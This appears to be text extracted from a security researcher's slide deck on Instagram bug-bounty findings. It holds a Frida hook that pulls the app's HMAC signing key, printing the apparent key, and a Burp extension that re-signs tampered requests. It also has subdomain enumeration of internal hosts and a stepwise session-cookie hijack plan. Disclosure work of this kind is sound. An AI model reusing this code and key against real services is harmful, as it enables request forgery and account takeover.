        if (std::string::compare() < 0x0) {
            r3 = *(r4 + 0xc);
        }
        if (CPU_FLAGS & L) {
            r4 = r5;
        }
        if (CPU_FLAGS & GE) {
            r3 = *(r4 + 0x8);
        }
        r5 = r4;
        r4 = r3;
    }
    if ((r5 != r7) && (std::string::compare() >= 0x0)) {
        r0 = *(r5 + 0x14);
        r0 = Scrambler::decrypt(r0);
    }
    else {
        r0 = 0x0;
    }
    return r0;
}
```





SIGNATURE KEY PHISHING

Frida

hook.py

+

```
1 import frida
2 import sys
3
4 session = frida.get_usb_device(1000000).attach("com.instagram.android")
5 script = session.create_script("""
6 fscrambler = Module.findExportByName(null, "_ZN9Scrambler9getStringESs");
7 Interceptor.attach(ptr(fscrambler), {
8     onLeave: function (retval) {
9         send("key: " + Memory.readCString(retval));
10    }
11 });
12 """)
13
14 def on_message(message, data):
15     print(message)
16
17 script.on('message', on_message)
18 script.load()
19 sys.stdin.read()
```

```
Arne:Desktop aswinnens$ python hook.py
{u'type': u'send', u'payload': u'key: c1c7d84501d2f0df05c378f5efb9120909ecfb39dff5494aa361ec0deadb509a'}
```

SIGNATURE KEY PHISHING

HMAC Generator / Tester Tool

Computes a Hash-based message authentication code (HMAC) using a secret key. A HMAC is a small set of data that helps authenticate the nature of message; it protects the integrity and the authenticity of the message.

The secret key is a unique piece of information that is used to compute the HMAC and is known both by the sender and the receiver of the message. This key will vary in length depending on the algorithm that you use.

I use [Bouncy Castle](#) for the implementation.

You can also use this page in [HTTPS \(SSL\)](#).

Copy-paste the message here

```
{"_csrfToken": "423d22c063a801f468f21d449ed8a103", "username": "abc", "guid": "b0644495-5663-4917-b889-156f95b7f610", "device_id": "android-f86311b4vsaj5j7d2", "password": "abc", "login_attempt_count": "12"}
```

Secret Key

Select a message digest algorithm

▼

COMPUTE HMAC

Computed HMAC (in Hex):

```
0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1
```

SIGNATURE KEY PHISHING

HMAC Generator / Tester Tool

Computes a Hash-based message authentication code (HMAC) for a given message; it protects the integrity and the

The secret key is a unique piece of information used to generate the HMAC. Its length will vary in length depending on the algorithm used.

I use [Bouncy Castle](#) for the implementation.

You can also use this page in [HTTPS \(SSL\)](#).

Copy-paste the message here

```
{"_csrf": "423d22c063a801f46f86311b4vsaj5j7d2", "password": "ab
```

Secret Key

```
c1c7d84501d2f0df05c378f5efb9120
```

Select a message digest algorithm

```
SHA256
```

COMPUTE HMAC

Computed HMAC (in Hex):

```
0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1
```



SIGNATURE KEY PHISHING

```
BurpExtender.java ✘
21@Override
22public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks)
23{
24    // keep a reference to our callbacks object
25    this.callbacks = callbacks;
26    this.helpers = callbacks.getHelpers();
27    // set our extension name
28    callbacks.setExtensionName("Signature Instagram");
29    // obtain our output stream
30    stdout = new PrintWriter(callbacks.getStdout(), true);
31    // register ourselves as an HTTP listener
32    callbacks.registerHttpListener(this);
33}
34
35@Override
36public void processHttpMessage(int toolFlag, boolean messageIsRequest, IHttpRequestResponse messageInfo)
37{
38    if(messageIsRequest) {
39        byte[] request = messageInfo.getRequest();
40        IParameter param = this.helpers.getRequestParameter(request, "signed_body");
41        if(param != null) {
42            String value = param.getValue();
43            int index = value.indexOf('.');
44            if(index != -1 && (index+1) < value.length()) {
45                String origSig = value.substring(0, index);
46                String payload = this.helpers.urlDecode(value.substring(index+1));
47                String newSig = BurpExtender.calculateSignature(payload);
48                if(!origSig.equals(newSig)) {
49                    stdout.println("[Request] Modification detected! Updating signature now. [" + callbacks.getToolName(toolFlag) + "]");
50                    String newValue = newSig + "." + this.helpers.urlEncode(payload);
51                    IParameter newparam = this.helpers.buildParameter("signed_body", newValue, param.getType());
52                    byte[] oldreq = this.helpers.removeParameter(request, param);
53                    messageInfo.setRequest(this.helpers.addParameter(oldreq, newparam));
54                }
55            }
56        }
57    }
58}
59
60private static String calculateSignature(String data) {
61    Mac sha256_HMAC;
62    try {
63        sha256_HMAC = Mac.getInstance("HmacSHA256");
64        SecretKeySpec secret_key = new SecretKeySpec(key.getBytes("UTF-8"), "HmacSHA256");
65        sha256_HMAC.init(secret_key);
66        return bytesToHex(sha256_HMAC.doFinal(data.getBytes("UTF-8"))).toLowerCase();
67    }
68}
```

SIGNATURE KEY PHISHING

The screenshot shows the Burp Suite interface with the 'Extensions' tab selected. A table lists a single extension entry:

Loaded	Type	Name
<input checked="" type="checkbox"/>	Java	Signature Instagram


Below the table are four buttons: 'Add', 'Remove', 'Up', and 'Down'. At the bottom of the extensions panel are three tabs: 'Details' (selected), 'Output', and 'Errors'. Under the 'Output' tab, there are three radio button options:

- Output to system console
- Save to file: Select file ...
- Show in UI:

The 'Show in UI:' option is selected, and below it is a list of log entries:

```
[Request] Modification detected! Updating signature now. [Proxy]
[Request] Modification detected! Updating signature now. [Repeater]
[Request] Modification detected! Updating signature now. [Intruder]
[Request] Modification detected! Updating signature now. [Intruder]
[Request] Modification detected! Updating signature now. [Scanner]
```


SIGNATURE KEY PHISHING



VULNERABILITIES

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

A screenshot of a web browser window. The address bar shows 'GitHub, Inc. [US] https://github.com/TheRook/subbrute'. The page content is titled 'subdomain-bruteforcer (SubBrute)'. The text describes SubBrute as a community-driven project for subdomain enumeration, mentioning its use of open resolvers as proxies to circumvent DNS rate-limiting and provide anonymity.

SubBrute is a community driven project with the goal of creating the fastest, and most accurate subdomain enumeration tool. Some of the magic behind SubBrute is that it uses open resolvers as a kind of proxy to circumvent DNS rate-limiting (<https://www.us-cert.gov/ncas/alerts/TA13-088A>). This design also provides a layer of anonymity, as SubBrute does not send traffic directly to the target's name servers.

```
# python subbrute.py instagram.com
```

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

```
# python subbrute.py instagram.com  
instagram.com  
www.instagram.com  
blog.instagram.com  
i.instagram.com  
admin.instagram.com  
mail.instagram.com  
support.instagram.com  
help.instagram.com  
platform.instagram.com  
api.instagram.com  
business.instagram.com  
bp.instagram.com  
graphite.instagram.com  
...
```

INFRASTRUCTURE


1. Instagram.com Subdomain Hijacking on Local Network

Type	Domain Name	IP Address	TTL
A	graphite.instagram.com	10.213.65.21	5 min

The screenshot shows a Google search results page for the query "instagram graphite". The search bar contains "instagram graphite". Below the search bar, there are tabs for "Web", "Afbeeldingen", "Nieuws", "Shopping", "Video's", "Meer ▾", and "Zoekhulpmiddelen". A status message at the top says "Ongeveer 1.690.000 resultaten (0,38 seconden)". The first result is a link to "instagram-engineering.tumblr.com/.../keeping-instagr...". The snippet of the page content reads: "Keeping Instagram up with over a million new users in ... [instagram-engineering.tumblr.com/.../keeping-instagr...](#) ▾ Vertaal deze pagina We love statsd at Instagram. Written by Etsy, it's a network daemon that aggregates and rolls-up data into Graphite. At its core, it has two types of statistics: ...".

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



The screenshot shows a web browser window with the URL instagram-engineering.tumblr.com/post/20541814340/keeping-instagram-up-with-over-a-million-new-users. The page title is "Keeping Instagram up with over a million new users in twelve hours". The post was made "3 YEARS AGO" and has "218 NOTES". The content discusses launching Instagram for Android and using tools like statsd and Graphite for monitoring. A yellow box highlights the word "Graphite" in the text.

Keeping Instagram up with over a million new users in twelve hours

3 YEARS AGO 218 NOTES

On Tuesday we launched [Instagram for Android](#), and it's had a fantastic response so far. The last few weeks (on the infrastructure side) have been all about capacity planning and preparation to get everything in place, but on launch day itself the challenge is to find problems quickly, get to the bottom of them, and roll out fixes ASAP. Here are some tools & techniques we used to tackle problems as they arose:

statsd

We love **statsd** at Instagram. Written by [Etsy](#), it's a network daemon that aggregates and rolls-up data into [Graphite](#). At its core, it has two types of statistics: counter and timers. We use the counters to track everything from number of signups per second to number of likes, and we use timers to time generation of feeds, how long it takes to follow users, and any other major action.

The single biggest reason we love statsd is how quickly stats show up and get updated in [Graphite](#). Stats are basically realtime (in our system, they're about 10 seconds delayed), which allows us to evaluate system and code changes immediately. Stats can be added at will, so if we discover a new metric to track, we can have it up and running very quickly. You can specify a sample rate, so we sprinkle logging calls throughout the web

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

a:graphite.instagram.com		Find Problems	Monitor This
Type	Domain Name	IP Address	TTL
A	graphite.instagram.com	10.213.65.21	5 min

a:sentry.instagram.com		Find Problems	Monitor This
Type	Domain Name	IP Address	TTL
A	sentry.instagram.com	10.206.31.25	5 min
Reported by ns-852.awsdns-42.net on 7/5/2015 at 10:19:45 PM (UTC 0), just for you. (History)			Transcript

a:sensu.instagram.com		Find Problems	Monitor This
Type	Domain Name	IP Address	TTL
A	sensu.instagram.com	10.210.242.37	5 min
Reported by ns-1683.awsdns-18.co.uk on 7/5/2015 at 10:19:25 PM (UTC 0), just for you. (History)			Transcript

INFRASTRUCTURE

- 1. Instagram.com Subdomain Hijacking on Local Network**

How to exploit?

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

Request	Response
Raw	Headers
<pre>POST /accounts/login/ajax/ HTTP/1.1 Host: instagram.com Connection: keep-alive Content-Length: 39 Origin: https://instagram.com X-Instagram-AJAX: 1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Accept: /* X-Requested-With: XMLHttpRequest X-CSRFToken: d2d64718dde0255df00017f54a3ba828 Referer: https://instagram.com/ Accept-Encoding: gzip, deflate Accept-Language: nl-NL, nl;q=0.8, en-US;q=0.6, en;q=0.4 Cookie: mid=Vkc7vvAEAAGsbF57e4vsWDUpwWfm; csrftoken=d2d64718dde0255df00017f54a3ba828 username=***** password=*****</pre>	<pre>HTTP/1.1 200 OK Cache-Control: private, no-cache, no-store, must-revalidate Content-Language: nl Content-Type: application/json Date: Sat, 14 Nov 2015 14:05:21 GMT Expires: Sat, 01 Jan 2000 00:00:00 GMT Pragma: no-cache Set-Cookie: csrftoken=56d0d4243bec371cc33440c40439b9a8; expires=Sat, 12-Nov-2016 14:05:21 GMT; Max-Age=31449600; Path=/ Set-Cookie: sessionid=IGSC9355c25bf75ccb5 dd2356d8431cd543AnEhz71ls7PMzA n_ver=2243A142C422_auth_user_i 3A422196643187843A1QkClpnVMe7S af0f087d148d41d1c72e99af0b926a1 _auth_user_backend=2243A422acc _e1Backend=2242C422last_refresh latorm=2243A47D; Domain=instagram.com; expires=Fri, 12-Feb-2016 14:05:21 GMT; httponly; Max-Age=7776000; Path=/ a118d0036a622310d0c2d65a Wxds2bfnk43A47B422_toke 643187842C422_token422 fboB4PHcjC43A4885f72810 ld310f85ef03fd42242C422 ends.CaseInsensitiveMod 47509921.07632142C422_p</pre>
Params	Hex

Domain=instagram.com

httponly

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

The image shows a browser window and a Burp Suite interface. The browser window on the left displays the Instagram homepage with a user profile for 'baroganatanatda'. The Burp Suite interface on the right shows a captured request to 'http://graphite.instagram.com:80'. The request details are as follows:

```
GET / HTTP/1.1
Host: graphite.instagram.com
Proxy-Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/46.0.2490.86 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: nl-NL,nl;q=0.8,en-US;q=0.6,en;q=0.4
Cookie:
sessionid=IGSC285011cc68e3ff8ac6858cd37498[REDACTED]01575f6f087afb60e3c365%3A1h6SVQt8ilaM!o4BCB18Am2H8iGi9QVx%3A%7B%22_token:[REDACTED]22_auth_user_id%22%3A1966431878%2C%22_token%22%3A%221966431878%3APZjDfnPR[REDACTED]xLICTEOb91%3Ad9a75ab16fb8bbd38f[REDACTED]auth_user_backend%22%3A%22accou[REDACTED]nts.backends.CaseInsensitiveModelBackend%22%3A%22freshed%22%3A1447510553.211153%2C%22_platform%22%3A4%7D[REDACTED]
```

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

- a) Claim 10.* IP on local network & start local webserver of <http://graphite.instagram.com>
- b) Lure victim into browsing to <http://graphite.instagram.com> while being authenticated to <https://www.instagram.com>
- c) Copy session cookie & hijack session

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



Thank you for your reply. This issue has been discussed at great lengths with the Facebook Security Team and while this behavior may be changed at some point in the future, **it is not eligible for the bug bounty program.**

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network


a:sensu.instagram.com	Find Problems	Monitor This	
Type	Domain Name	IP Address	TTL
A	sensu.instagram.com	10.210.242.37	5 min

Reported by ns-1683.awsdns-18.co.uk on 7/5/2015 at 10:19:25 PM (UTC 0), [just for you.](#) ([History](#)) [Transcript](#)



Type	Domain Name	Canonical Name	TTL
CNAME	sensu.instagram.com	ec2-54-174-69-26.compute-1.amazonaws.com	5 min

Reported by ns-1144.awsdns-15.org on 9/20/2015 at 8:08:41 PM (UTC 0), [just for you.](#) ([History](#)) [Transcript](#)



INFRASTRUCTURE


The screenshot shows the Sensu Admin interface running in a web browser. The URL is <https://sensu.instagram.com>. The page title is "Sensu Admin". The navigation bar includes links for Sensu-Admin, Events, Clients, Stashes, Checks, Downtimes, Aggregates, Logs, Stats, Account, and Logout.

The main content area displays a table of check results. The table has columns for Status, Client, Check, Output, Action, and Issued. There is one entry:

